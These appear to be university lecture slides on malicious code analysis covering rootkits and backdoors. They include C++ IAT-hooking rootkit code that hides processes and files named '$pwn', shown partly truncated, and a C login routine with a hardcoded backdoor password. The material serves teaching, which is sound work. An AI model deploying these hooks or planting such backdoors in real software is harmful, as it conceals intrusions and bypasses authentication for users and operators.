09/30/2025

Malicious Code Analysis

Fangtian Zhong
CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

Overview

01 Rootkits

02 Backdoors


Part One

01

Rootkits

Rootkit

A rootkit is a type of malware designed to **hide** the presence of other software, such as malware, on a computer system. Rootkits can be used to gain unauthorized access to a system, steal sensitive information, or carry out other malicious actions.



DllMain

DllMain is a special function in a Windows Dynamic Link Library (DLL) that serves as an entry point for initializing and uninitializing the DLL when it's loaded and unloaded by processes. It's analogous to the main function in a C/C++ program but specific to DLLs. Here are the key points about DllMain:

Key Point: Function Signature

```
BOOL WINAPI DllMain(
    HINSTANCE hinstDLL,  // Handle to the DLL module
    DWORD fdwReason,     // Reason for calling the function
    LPVOID lpReserved    // Reserved; should be NULL
);
```

- **hinstDLL:** This parameter is a handle to the DLL module. It is typically used to identify the instance of the DLL and obtain information about it.
- **fdwReason:** This parameter specifies the reason why DllMain is being called. It can have values like DLL_PROCESS_ATTACH, DLL_PROCESS_DETACH, DLL_THREAD_ATTACH, or DLL_THREAD_DETACH, indicating whether the DLL is being loaded or unloaded and whether it's happening for the entire process or just for a specific thread.
- **lpReserved:** This parameter is reserved for future use and should be NULL.

Key Point: Return value and Entry and Exit

- DllMain should return TRUE if it succeeds or FALSE if it fails. If it returns FALSE during a process's or thread's attachment, the DLL's loading is aborted, and it's immediately unloaded. This is typically done when the DLL cannot initialize properly.
- Entry and Exit Point: DllMain is automatically called by the operating system when a process loads or unloads the DLL. You don't call it explicitly in your code; the OS takes care of this.

DllMain

```
#include <Windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved) {
    switch (fdwReason) {
        case DLL_PROCESS_ATTACH:
            // Initialization code for when the DLL is loaded into a process
            break;
        case DLL_PROCESS_DETACH:
            // Cleanup code for when the DLL is unloaded from a process
            break;
        case DLL_THREAD_ATTACH:
            // Initialization code for when a new thread is created
            break;
        case DLL_THREAD_DETACH:
            // Cleanup code for when a thread exits
            break;
    }
    return TRUE; // Return TRUE if successful
}
```

SYSTEM_INFORMATION_CLASS

```
typedef enum class _SYSTEM_INFORMATION_CLASS {
    SystemBasicInformation = 0,
    SystemPerformanceInformation = 2,
    SystemTimeOfDayInformation = 3,
    SystemProcessInformation = 5,
    SystemProcessorPerformanceInformation = 8,
    SystemInterruptInformation = 23,
    SystemExceptionInformation = 33,
    SystemRegistryQuotaInformation = 37,
    SystemLookasideInformation = 45,
    SystemCodeIntegrityInformation = 103,
    SystemPolicyInformation = 134,
} SYSTEM_INFORMATION_CLASS;
```

SYSTEM_PROCESS_INFORMATION

```
typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    BYTE Reserved1[48];
    UNICODE_STRING ImageName;
    KPRIORITY BasePriority;
    HANDLE UniqueProcessId;
    PVOID Reserved2;
    ULONG HandleCount;
    ULONG SessionId;
    PVOID Reserved3;
    SIZE_T PeakVirtualSize;
    SIZE_T VirtualSize;
    ULONG Reserved4;
    SIZE_T PeakWorkingSetSize;
    SIZE_T WorkingSetSize;
    PVOID Reserved5;
    SIZE_T QuotaPagedPoolUsage;
    PVOID Reserved6;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;
    LARGE_INTEGER Reserved7[6];
} SYSTEM_PROCESS_INFORMATION;
```

- These structures contain information about the resource usage of each process, including the number of threads and handles used by the process, the peak page-file usage, and the number of memory pages that the process has allocated.

- **NextEntryOffset:** The start of the next item in the array is the address of the previous item plus the value in the NextEntryOffset member. For the last item in the array, NextEntryOffset is 0.
- **ImageName:** The member contains the process's image name.
- **BasePriority:** The BasePriority member contains the base priority of the process, which is the starting priority for threads created within the associated process.
- **PeakVirtualSize:** The member contains the peak size, in bytes, of the virtual memory used by the process.

wcstombs_s

```
errno_t wcstombs_s(
   size_t *pReturnValue,
   char *mbstr,
   size_t sizeInBytes,
   const wchar_t *wcstr,
   size_t count
);
```

Converts a sequence of wide characters to a corresponding sequence of multibyte characters.

- **pReturnValue**: The size in bytes of the converted string, including the null terminator.
- **mbstr**: The address of a buffer for the resulting converted multibyte character string.
- **sizeInBytes**: The size in bytes of the mbstr buffer.
- **wcstr**: Points to the wide character string to be converted.
- **count**: The maximum number of bytes to store in the mbstr buffer, not including the terminating null character, or _TRUNCATE.

StrStrIA

```
PCSTR StrStrIA(
  [in] PCSTR pszFirst,
  [in] PCSTR pszSrch
);
```

Finds the first occurrence of a substring within a string. The comparison is not case-sensitive.

- **[in] pszFirst:** A pointer to the null-terminated string being searched.
- **[in] pszSrch:** A pointer to the substring to search for.

NtQueryDirectoryFile

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryDirectoryFile(
  [in]           HANDLE                 FileHandle,
  [in, optional] HANDLE                 Event,
  [in, optional] PIO_APC_ROUTINE        ApcRoutine,
  [in, optional] PVOID                  ApcContext,
  [out]          PIO_STATUS_BLOCK       IoStatusBlock,
  [out]          PVOID                  FileInformation,
  [in]           ULONG                  Length,
  [in]           FILE_INFORMATION_CLASS FileInformationClass,
  [in]           BOOLEAN                ReturnSingleEntry,
  [in, optional] PUNICODE_STRING        FileName,
  [in]           BOOLEAN                RestartScan
);
```

- The NtQueryDirectoryFile routine returns information about files and directories in a directory.

- **[in] FileHandle:** A handle to the directory or file for which you want to retrieve directory information.
- **[out] IoStatusBlock:** A pointer to an IO_STATUS_BLOCK structure that receives the final completion status and information about the operation.
- **[out] FileInformation:** A pointer to a buffer that receives the desired information about the file. The structure of the information returned in the buffer is defined by the FileInformationClass parameter.

FILE_ID_BOTH_DIR_INFORMATION

```
typedef struct
_FILE_ID_BOTH_DIR_INFORMATION {
  ULONG         NextEntryOffset;
  ULONG         FileIndex;
  LARGE_INTEGER CreationTime;
  LARGE_INTEGER LastAccessTime;
  LARGE_INTEGER LastWriteTime;
  LARGE_INTEGER ChangeTime;
  LARGE_INTEGER EndOfFile;
  LARGE_INTEGER AllocationSize;
  ULONG         FileAttributes;
  ULONG         FileNameLength;
  ULONG         EaSize;
  CCHAR         ShortNameLength;
  WCHAR         ShortName[12];
  LARGE_INTEGER FileId;
  WCHAR         FileName[1];
} FILE_ID_BOTH_DIR_INFORMATION,
*PFILE_ID_BOTH_DIR_INFORMATION;
```

The structure is used to query file reference number information for the files in a directory.

- **NextEntryOffset:** Byte offset of the next FILE_ID_BOTH_DIR_INFORMATION entry, if multiple entries are present in a buffer. This member is zero if no other entries follow this one.
- **FileIndex:** Byte offset of the file within the parent directory. This member is undefined for file systems, such as NTFS, in which the position of a file within the parent directory is not fixed and can be changed at any time to maintain sort order

CreateThread

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES
lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress,
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

- Creates a thread to execute within the virtual address space of the calling process.

- **[in] dwStackSize:** The initial size of the stack, in bytes. The system rounds this value to the nearest page.
- **[in] lpStartAddress:** A pointer to the application-defined function to be executed by the thread.
- **[out, optional] lpThreadId:** A pointer to a variable that receives the thread identifier.

Example-Hook and hide process information

```
#define STATUS_SUCCESS  ((NTSTATUS)0x00000000L)

using lpNtQuerySystemInformation = NTSTATUS (WINAPI *)(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID
SystemInformation, ULONG SystemInformationLength, PULONG ReturnLength);
lpNtQuerySystemInformation lpOrgNtQuerySystemInformation;

using lpNtQueryDirectoryFile = NTSTATUS (WINAPI *)(HANDLE FileHandle, HANDLE Event, PIO_APC_ROUTINE ApcRoutine, PVOID
ApcContext, PIO_STATUS_BLOCK IoStatusBlock, PVOID FileInformation, ULONG Length, FILE_INFORMATION_CLASS FileInformationClass,
BOOLEAN ReturnSingleEntry, PUNICODE_STRING FileName, BOOLEAN RestartScan);
lpNtQueryDirectoryFile lpOrgNtQueryDirectoryFile;

char lpCurrentProcessName[MAX_PATH];
char lpCurrentDirectoryName[MAX_PATH];
//this function is to hide certain processes with name including "$pwn"
NTSTATUS WINAPI hkNtQuerySystemInformation(SYSTEM_INFORMATION_CLASS SystemInformationClass, PVOID SystemInformation,
ULONG SystemInformationLength, PULONG ReturnLength)
{                //returns information about processes
          const NTSTATUS QueryStatus = lpOrgNtQuerySystemInformation(SystemInformationClass, SystemInformation,
SystemInformationLength,ReturnLength);
          if (SystemInformationClass == _SYSTEM_INFORMATION_CLASS::SystemProcessInformation && QueryStatus ==
STATUS_SUCCESS)
          {
                    PSYSTEM_PROCESS_INFORMATION lpCurrentProcess; //process information
                    auto lpNextProcess = (PSYSTEM_PROCESS_INFORMATION)SystemInformation;

                    do
                    {
                              lpCurrentProcess = lpNextProcess;
```

Example-Hook and hide file information

```
//this function is to hide certain files with name including "$pwn"
NTSTATUS WINAPI hkNtQueryDirectoryFile(HANDLE FileHandle, HANDLE Event, PIO_APC_ROUTINE ApcRoutine, PVOID ApcContext,
PIO_STATUS_BLOCK IoStatusBlock, PVOID FileInformation, ULONG Length, FILE_INFORMATION_CLASS FileInformationClass, BOOLEAN
ReturnSingleEntry, PUNICODE_STRING FileName, BOOLEAN RestartScan)
{     //returns information about files and directories in a directory
                const NTSTATUS QueryStatus = lpOrgNtQueryDirectoryFile(FileHandle, Event, ApcRoutine, ApcContext, IoStatusBlock,
FileInformation, Length, FileInformationClass, ReturnSingleEntry, FileName, RestartScan);
                if (FileInformationClass == FILE_INFORMATION_CLASS::FileIdBothDirectoryInformation && QueryStatus == STATUS_SUCCESS)
                {
                                PFILE_ID_BOTH_DIR_INFORMATION lpCurrentDirectory;
                                auto lpNextDirectory = (PFILE_ID_BOTH_DIR_INFORMATION)FileInformation;

                                do
                                {
                                                lpCurrentDirectory = lpNextDirectory;
                                                lpNextDirectory = (PFILE_ID_BOTH_DIR_INFORMATION)((DWORD_PTR)lpCurrentDirectory +
lpCurrentDirectory->NextEntryOffset); //obtain the next file information

                                                wcstombs_s(nullptr, lpCurrentDirectoryName, lpNextDirectory->FileName, MAX_PATH); //Converts a sequence
of wide characters to a corresponding sequence of multibyte characters
                                                lpCurrentDirectoryName[MAX_PATH - 1] = '\0';

                                                if (StrStrIA(lpCurrentDirectoryName, "$pwn")) //trying to hide the next file ("$pwn")
                                                {
                                                                if (lpNextDirectory->NextEntryOffset == 0)
```

Example-DllMain

```
void InitHook()//hook NtQuerySystemInformation by self defined hkNtQuerySystemInformation and NtQueryDirectoryFile by self defined
hkNtQueryDirectoryFile
{
   lpOrgNtQuerySystemInformation = (lpNtQuerySystemInformation) IAT::Hook("ntdll.dll", "NtQuerySystemInformation",
&hkNtQuerySystemInformation);
   lpOrgNtQueryDirectoryFile = (lpNtQueryDirectoryFile) IAT::Hook("ntdll.dll", "NtQueryDirectoryFile", &hkNtQueryDirectoryFile,
"windows.storage.dll");

   ExitThread(0);
}

void RemoveHookAndFreeLibrary(const HMODULE hModule)
{
   IAT::Hook("ntdll.dll", "NtQuerySystemInformation", (LPVOID)lpOrgNtQuerySystemInformation);
   IAT::Hook("ntdll.dll", "NtQueryDirectoryFile", (LPVOID)lpOrgNtQueryDirectoryFile, "windows.storage.dll");

   FreeLibraryAndExitThread(hModule, 0);
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
            switch (ul_reason_for_call)
            {
                        case DLL_PROCESS_ATTACH :
                                    DisableThreadLibraryCalls(hModule); //Disables the DLL_THREAD_ATTACH and DLL_THREAD_DETACH
```

GetProcessImageFileNameA

```
DWORD GetProcessImageFileNameA(
  [in]  HANDLE hProcess,
  [out] LPSTR  lpImageFileName,
  [in]  DWORD  nSize
);
```

Retrieves the name of the executable file for the specified process.

- **[in] hProcess:** A handle to the process.
- **[out] lpImageFileName:** A pointer to a buffer that receives the full path to the executable file.
- **[in] nSize:** The size of the lpImageFileName buffer, in characters.

MODULEENTRY32

```
typedef struct tagMODULEENTRY32 {
  DWORD   dwSize;
  DWORD   th32ModuleID;
  DWORD   th32ProcessID;
  DWORD   GlblcntUsage;
  DWORD   ProccntUsage;
  BYTE    *modBaseAddr;
  DWORD   modBaseSize;
  HMODULE hModule;
  char    szModule[MAX_MODULE_NAME32 + 1];
  char    szExePath[MAX_PATH];
} MODULEENTRY32;
```

Describes an entry from a list of the modules belonging to the specified process.

- **dwSize:** The size of the structure, in bytes.
- **th32ProcessID:** The identifier of the process whose modules are to be examined.
- **modBaseAddr:** The base address of the module in the context of the owning process.
- **hModule:** A handle to the module in the context of the owning process.
- **szModule[MAX_MODULE_NAME32 + 1]:** The module name.

CreateToolhelp32Snapshot

```
HANDLE CreateToolhelp32Snapshot(
  [in] DWORD dwFlags,
  [in] DWORD th32ProcessID
);
```

- Takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes.

- **[in] dwFlags**: The portions of the system to be included in the snapshot.
- **[in] th32ProcessID**: The process identifier of the process to be included in the snapshot. This parameter can be zero to indicate the current process.

Module32First

```
BOOL Module32First(
  [in]      HANDLE          hSnapshot,
  [in, out] LPMODULEENTRY32 lpme
);
```

- Retrieves information about the first module associated with a process.

- **[in] hSnapshot:** A handle to the snapshot returned from a previous call to the CreateToolhelp32Snapshot function.
- **[in, out] lpme:** A pointer to a MODULEENTRY32 structure.

GetModuleHandleA

```
HMODULE GetModuleHandleA(
  [in, optional] LPCSTR lpModuleName
);
```

- Retrieves a module handle for the specified module. The module must have been loaded by the calling process.

- **[in, optional] lpModuleName:** The name of the loaded module (either a .dll or .exe file).

MEMORY_BASIC_INFORMATION

```
typedef struct _MEMORY_BASIC_INFORMATION {
  PVOID  BaseAddress;
  PVOID  AllocationBase;
  DWORD  AllocationProtect;
  WORD   PartitionId;
  SIZE_T RegionSize;
  DWORD  State;
  DWORD  Protect;
  DWORD  Type;
} MEMORY_BASIC_INFORMATION,
*PMEMORY_BASIC_INFORMATION;
```

Contains information about a range of pages in the virtual address space of a process.

- **BaseAddress:** A pointer to the base address of the region of pages.
- **AllocationBase:** A pointer to the base address of a range of pages allocated by the VirtualAlloc function.
- **RegionSize:** The size of the region beginning at the base address in which all pages have identical attributes, in bytes.

VirtualQuery

```
SIZE_T VirtualQuery(
  [in, optional] LPCVOID                   lpAddress,
  [out]          PMEMORY_BASIC_INFORMATION lpBuffer,
  [in]           SIZE_T                    dwLength
);
```

- Retrieves information about a range of pages in the virtual address space of the calling process.

- **[in, optional] lpAddress**: A pointer to the base address of the region of pages to be queried.
- **[out] lpBuffer**: A pointer to a MEMORY_BASIC_INFORMATION structure in which information about the specified page range is returned.
- **[in] dwLength**: The size of the buffer pointed to by the lpBuffer parameter, in bytes.

Hook-Indirect

```
/**
 * Function to hook functions in the IAT of a specified module.
 * \param lpModuleName : name of the module wich contains the function you want to hook.
 * \param lpFunctionName : name of the function you want to hook.
 * \param lpFunction : pointer of the new function.
 * \param lpTargetModuleName : name of the module you want to target.
 * \return : the pointer of the original function or nullptr if it failed.
 */
LPVOID IAT::Hook(LPCSTR lpModuleName, LPCSTR lpFunctionName, const LPVOID lpFunction, LPCSTR lpTargetModuleName)
{    //Retrieves a module handle for the specified module. The module must have been loaded by the calling process.
                const HANDLE hModule = GetModuleHandleA(lpTargetModuleName);
                const auto lpImageDOSHeader = (PIMAGE_DOS_HEADER)(hModule);
                if (lpImageDOSHeader == nullptr)
                                return nullptr;

                const auto lpImageNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)lpImageDOSHeader + lpImageDOSHeader->e_lfanew);//heading to NT
header

                const IMAGE_DATA_DIRECTORY ImportDataDirectory = lpImageNtHeader-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];//Go to the IMPORT Directory
                auto lpImageImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((DWORD_PTR)hModule + ImportDataDirectory.VirtualAddress);//obtain the
virtual address of Import table

                while (lpImageImportDescriptor->Characteristics != 0) //check if there are imported dlls
                {
                                const auto lpCurrentModuleName = (LPSTR)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor->Name); //dll name
                                if (strcmp(lpCurrentModuleName, lpModuleName) != 0)//check if the lpModuleName (source dll) used by the target
lpTargetModuleName (target dll).
                                {
                                                lpImageImportDescriptor++;  //go to next imported dll
                                                continue;
                                }

                                auto lpImageOrgThunkData = (PIMAGE_THUNK_DATA)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor-
>OriginalFirstThunk);

                                auto lpImageThunkData = (PIMAGE_THUNK_DATA)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor->FirstThunk);

                                while (lpImageOrgThunkData->u1.AddressOfData != 0)//looking for the hooked function name
                                {
```

GetCurrentProcessModule

```
LPVOID IAT::GetCurrentProcessModule()
{
        char lpCurrentModuleName[MAX_PATH];

        char lpImageName[MAX_PATH];

        GetProcessImageFileNameA(GetCurrentProcess(), lpImageName, MAX_PATH);

        MODULEENTRY32 ModuleList{};
        ModuleList.dwSize = sizeof(ModuleList);

        const HANDLE hProcList = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, 0);
        if (hProcList == INVALID_HANDLE_VALUE)
                return nullptr;

        if (!Module32First(hProcList, &ModuleList))
                return nullptr;

        wcstombs_s(nullptr, lpCurrentModuleName, ModuleList.szModule, MAX_PATH);
        lpCurrentModuleName[MAX_PATH - 1] = '\0';

        if (StrStrIA(lpImageName, lpCurrentModuleName) != nullptr)
                return ModuleList.hModule;

        while (Module32Next(hProcList, &ModuleList))
        {
                wcstombs_s(nullptr, lpCurrentModuleName, ModuleList.szModule, MAX_PATH);
                lpCurrentModuleName[MAX_PATH - 1] = '\0';

                if (StrStrIA(lpImageName, lpCurrentModuleName) != nullptr)
                        return ModuleList.hModule;
        }

        return nullptr;
}
```

Hook-Direct

```
/**
 * Function to hook functions in the IAT of a the main module of the process.
 * \param lpModuleName : name of the module which contains the function.
 * \param lpFunctionName : name of the function you want to hook.
 * \param lpFunction : pointer of the new function.
 * \return : the pointer of the original function or nullptr if it failed.
 */
LPVOID IAT::Hook(LPCSTR lpModuleName, LPCSTR lpFunctionName, const LPVOID lpFunction)
{
		const LPVOID hModule = GetCurrentProcessModule(); //Retrieves a pseudo handle for the current process.
		const auto lpImageDOSHeader = (PIMAGE_DOS_HEADER)(hModule);
		if (lpImageDOSHeader == nullptr)
			return nullptr;

		const auto lpImageNtHeader = (PIMAGE_NT_HEADERS)((DWORD_PTR)lpImageDOSHeader + lpImageDOSHeader->e_lfanew);//Go to NT header

		const IMAGE_DATA_DIRECTORY ImportDataDirectory = lpImageNtHeader-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT];//Go to IMPORT
		auto lpImageImportDescriptor = (PIMAGE_IMPORT_DESCRIPTOR)((DWORD_PTR)hModule + ImportDataDirectory.VirtualAddress); //obtain the
virtual address for the Import table

		while (lpImageImportDescriptor->Characteristics != 0) //check if there are imported functions
		{
			const auto lpCurrentModuleName = (LPSTR)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor->Name); //dll name
			if (strcmp(lpCurrentModuleName, lpModuleName) != 0) //check if the lpModuleName is found
			{
				lpImageImportDescriptor++;
				continue;
			}

			auto lpImageOrgThunkData = (PIMAGE_THUNK_DATA)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor-
>OriginalFirstThunk);

			auto lpImageThunkData = (PIMAGE_THUNK_DATA)((DWORD_PTR)lpImageDOSHeader + lpImageImportDescriptor->FirstThunk);

			while (lpImageOrgThunkData->u1.AddressOfData != 0)
			{
				const auto lpImportData = (PIMAGE_IMPORT_BY_NAME)((DWORD_PTR)lpImageDOSHeader + lpImageOrgThunkData-
>u1.AddressOfData);//Import name table

				if (strcmp(lpFunctionName, lpImportData->Name) == 0)//if the function is found
```

Damages

- Rootkits can cause a number of significant damages to a computer system or network:
  - **Stealth behavior:** Rootkits can hide their presence on a system, making it difficult to detect and remove them.
  - **Data theft:** Rootkits can steal sensitive information such as passwords, credit card numbers, and other personal information.
  - **System modification:** Rootkits can modify system files and settings, compromising the security and stability of the system.
  - **Spreading of malware:** Rootkits can also spread other forms of malware, such as viruses and Trojans, to other systems on a network.
  - **Performance degradation:** The presence of a rootkit can slow down the performance of a system and consume valuable system resources.

Part Two

02

Backdoor

Backdoor

- A backdoor is a hidden means of accessing a computer system or encrypted data that bypasses normal authentication and security measures. It can be intentionally added by manufacturers or attackers for malicious purposes.

Example

```
char *sneaky = "SOSNEAKY";
int authenticate(char *username, char *password)
{
        char stored_pw[9];
        stored_pw[8] = 0;
        int pwfile;

        // evil back d00r
        if (strcmp(password, sneaky) == 0) return 1;

        pwfile = open(username, O_RDONLY);
        read(pwfile, stored_pw, 8);

        if (strcmp(password, stored_pw) == 0) return 1;
        return 0;
}

int accepted()
{
        printf("Welcome to the admin console, trusted user!\n");
}
int rejected()
{
        printf("Go away!");
        exit(1);
}
```

```
int main(int argc, char **argv)
{
        char username[9];
        char password[9];
        int authed;

        username[8] = 0;
        password[8] = 0;

        puts("Username: \n");
        read(0, username, 8);
        read(0, &authed, 1);
        puts("Password: \n");
        read(0, password, 8);
        read(0, &authed, 1);

        authed = authenticate(username, password);
        if (authed) accepted();
        else rejected();
}
```

Damages

- Backdoors can cause significant damage to a system and its users. Some of the potential consequences of a backdoor include:
  - **Security compromise:** Backdoors provide a means of bypassing normal security measures, making a system vulnerable to unauthorized access and exploitation.
  - **Data theft:** Attackers can use backdoors to steal sensitive information, such as login credentials, financial data, or intellectual property.
  - **Spread of malware:** Backdoors can be used as a launch point for further attacks, such as spreading malware to other systems.
  - **Reputation damage:** The discovery of a backdoor can severely damage the reputation of a company or organization, potentially leading to loss of business and customers.

MONTANA STATE UNIVERSITY

THE END

Fangtian Zhong

CSCI 591

Gianforte School of Computing
Norm Asbjornson College of Engineering
E-mail: fangtian.zhong@montana.edu

09/30/2025